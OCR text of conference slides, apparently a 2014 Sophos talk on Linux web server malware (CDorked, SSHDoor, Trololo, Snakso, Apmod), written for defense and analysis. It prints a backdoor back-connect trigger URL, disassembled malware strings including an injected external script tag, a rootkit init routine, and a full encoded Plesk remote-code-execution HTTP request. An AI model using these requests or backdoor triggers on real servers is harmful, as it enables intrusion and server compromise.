


SOPHOS

#RSAC

RSACONFERENCE2014

Flow graphs – gen2 vs gen1



CDorked

- Configured via HTTP POST requests to a special URL
- http://192.168.56.101:80/_____n_if?4c31
- Requests are not logged
  - Commands

L1, D1	Load/Delete list of redirect URLS
L2, D2	Load/Delete block list
L3, D3	Load/Delete User-Agent allow list
L4, D4	Load/Delete User-Agent block list

CDorked

- Not injecting into

- Any URL containing:

adm, webmaster, submit, stat, mrtg, webmin, cpanel, memb, bucks, bill, host, secur, support

- Client countries on the blacklist:

Japan, Finland, Russia, Ukraine, Belarus, Kazakhstan

CDorked

- Includes a backdoor
- Special URL with parameter favicon.iso?GET_BACK;IP;PORT
- Client IP address xored with specially formed IP address to get the real IP for back connect shell

CDorked

1. Get a X-Real-IP header from the http request
2. Form the key to use:

   Octet1+5.Octet2+33.Octet3+55.Octet4+78

If back connect to our specified IP address then the key should be 0 then

X-Real-IP= 251.223.201.178

Difference between gen1 and gen2

- Different size of shared memory used
- Gen1 – 6118512
- Gen2 – 7620272
- Gen2 string decryption is improved
- Gen2 probably connected with Linux.Ebury/Sshdoor (libkeyutils)

Troj/SSHDoor

- Steals user name and password pairs of users who SSH to an infected server
- Data sent back, at least, to a hard coded IP address
- Includes functionality to hide (stealth) its trace
- Possibly distributed by some RPM packages as an updated keyutils library (used for key management in secure operations)

Trololo (Linux/Trololo-A)

- Discovered only after Andrew Rassokhin presented on VB2013
- Present since at least mid 2010
- Simple redirection
- Controlled by a Set-Cookie
- PHPSESSIDD
- Connected to Eleonore exploit toolkit

SOPHOS

Trololo (Linux/Trololo-A)

```
aHtml_0         db '</HTML>',0          ; DATA XREF: addscript_before+65↑o
                                        ; sch_out_filter:loc_15C9↑o
aBody           db '</body>',0          ; DATA XREF: addscript_after+4E↑o
                                        ; sch_out_filter+31C↑o
aBody_0         db '</BODY>',0          ; DATA XREF: addscript_after+65↑o
                                        ; sch_out_filter+326↑o
aVarRunUtmp     db '/var/run/utmp',0    ; DATA XREF: isonlineAdmin+1E↑o
asc_1726        db ';',0                ; DATA XREF: sch_out_filter+75↑o
aPhpsessidd     db 'PHPSESSIDD',0       ; DATA XREF: sch_out_filter+97↑o
aTextHtml       db 'text/html',0        ; DATA XREF: sch_out_filter:loc_125F↑o
aSetCookie      db 'Set-Cookie',0       ; DATA XREF: sch_out_filter+1F6↑o
                                        ; sch_out_filter+291↑o ...
aFri21Sep208821 db 'Fri, 21 Sep 2088 21:09:88 GMT',0
                                        ; DATA XREF: sch_out_filter+212↑o
                                        ; sch_out_filter+2AD↑o
aLastModified   db 'Last-Modified',0    ; DATA XREF: sch_out_filter+21C↑o
                                        ; sch_out_filter+2B7↑o
aRoot           db 'root',0             ; DATA XREF: .data:admins↓o
aRaat           db 'raat',0             ; DATA XREF: .data:admins↓o
aLala           db 'lala',0             ; DATA XREF: .data:admins↓o
aAuths_mod_c    db 'auths_mod.c',0      ; DATA XREF: .data:auths_mod↓o
                align 10h
aPhpsessiddDExp db 'PHPSESSIDD=%d;expires=Fri,31-Dec-2020 23:59:59 GMT; path=/;',0
                                        ; DATA XREF: sch_out_filter+1CC↑o
aPhpsessiddLdEx db 'PHPSESSIDD=%ld;expires=Fri,31-Dec-2020 23:59:59 GMT; path=/;',0
                                        ; DATA XREF: sch_out_filter+267↑o
                                        ; sch_out_filter+56B↑o
                align 4
aScriptTypeText db '<script type="text/javascript" src="http://dreamonisland.com/js/g'
```

SOPHOS

Troj/SrvInjRk-A (Snakso)

- Kernel module
- Intercepts TCP traffic to redirect
- Rootkit to hide module file, process, net connections
- 2.6.32-5-amd64, Debian squeeze
- Announced on Full-discloure in November 2012
- Server independent? (apache or nginx)

Troj/SrvInjRk-A (Snakso)

```
                public mod_init
mod_init        proc near
                sub     rsp, 8
                call    get_all_export_var
                test    eax, eax
                jz      short loc_A65E
                call    set_get_commands
                test    eax, eax
                jz      short loc_A65E
                call    hide_process_init
                test    eax, eax
                jz      short loc_A65E
                call    hide_folders_and_files
                test    eax, eax
                jz      short loc_A65E
                call    set_http_injection_conf
                test    eax, eax
                jz      short loc_A65E
                call    set_http_injection
                test    eax, eax
                jz      short loc_A65E
                call    start_get_command_web_injection_from_server_thread
                test    rax, rax
                mov     cs:start_get_command_web_injection_from_server_value, rax
                jz      short loc_A65E
                call    set_sturtup
                test    eax, eax
                jz      short loc_A65E
                call    start_write_startup_command_thread
                test    rax, rax
                mov     cs:start_write_startup_command_thread_value, rax
                jz      short loc_A65E
                call    hide_m
```

SOPHOS

#RSAC

RSACONFERENCE2014

Troj/Apmod – server compromise

- Fact is no one knows the infection vector, not even the Linux community
- Drupal, Joomla, Wordpress
- Plesk, Cpanel
- Plus privilege escalation exploit

Troj/Apmod – server compromise Plesk

- Remote execution vulnerability disclosed, 5th June 2013 – Kingcope
- Mapping phppath to /usr/bin


```
POST
   /%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63
   %6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73
   %75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%6
   1%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%
   73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66
   %69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
   +http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
```

SOPHOS

#RSAC

RSACONFERENCE2014

Troj/Apmod – server compromise Plesk - 8443



SOPHOS

#RSAC

RSACONFERENCE2014

Protection

- Tools
  - Web application firewall (reverse proxy)
  - Anti-virus (anti-malware, anti-rootkit)
  - HIDS
  - Log monitoring
  - File integrity checkers (sha1sum, tripwire)
- Processes
  - On-access checks
  - Regular scans (AV, integrity check)
  - Apply security updates
  - Display/enumerate loaded httpd modules

Conclusion

- Linux - component of cybercrime
- Malware attack patterns using web server binaries
- Protecting (Linux) servers is key in fighting cybercrime

Questions?

vanja.svajcer@sophos.com
@vanjasvajcer

References

http://nakedsecurity.sophos.com/2013/03/05/rogue-apache-modules-iframe-blackhole-exploit-kit/

http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/exploring-the-blackhole-exploit-kit.aspx

http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/inside-a-black-hole.aspx

http://www.welivesecurity.com/2013/05/07/linuxcdorked-malware-lighttpd-and-nginx-web-servers-also-affected/

http://malwaremustdie.blogspot.de/2013/03/the-evil-came-back-darkleechs-apache.html

https://www.botconf.eu/wp-content/uploads/2013/10/10-SebastienDuquette-Cdorked-and-Home.pdf

http://httpd.apache.org/docs/2.4/developer/modguide.html

http://httpd.apache.org/docs/2.4/programs/apxs.html

http://blog.sucuri.net/2013/04/apache-web-server-attacks-continue-to-evolve.html

http://blog.sucuri.net/2013/02/web-server-compromise-debian-distro-identify-and-remove-corrupt-apache-modules.html

http://www.virusbtn.com/pdf/conference_slides/2013/RassokhinSidorov-VB2013.pdf

https://dustri.org/b/reversing-of-chapro-a.html

http://www.securelist.com/en/blog/208193935/New_64_bit_Linux_Rootkit_Doing_iFrame_Injections

References 2

http://schedule2013.rmll.info/IMG/pdf/linux_malware.pdf

https://github.com/e-sidorov/VB2013/

http://unixfreaxjp.blogspot.jp/2013/03/darkleech-apache-module.html

http://php-coder.livejournal.com/76110.html?nojs=1

http://eromang.zataz.com/2012/12/20/isnt-linuxchapro-a-only-darkleech-apache-module/

http://seclists.org/fulldisclosure/2013/Jun/21

http://seclists.org/fulldisclosure/2012/Nov/94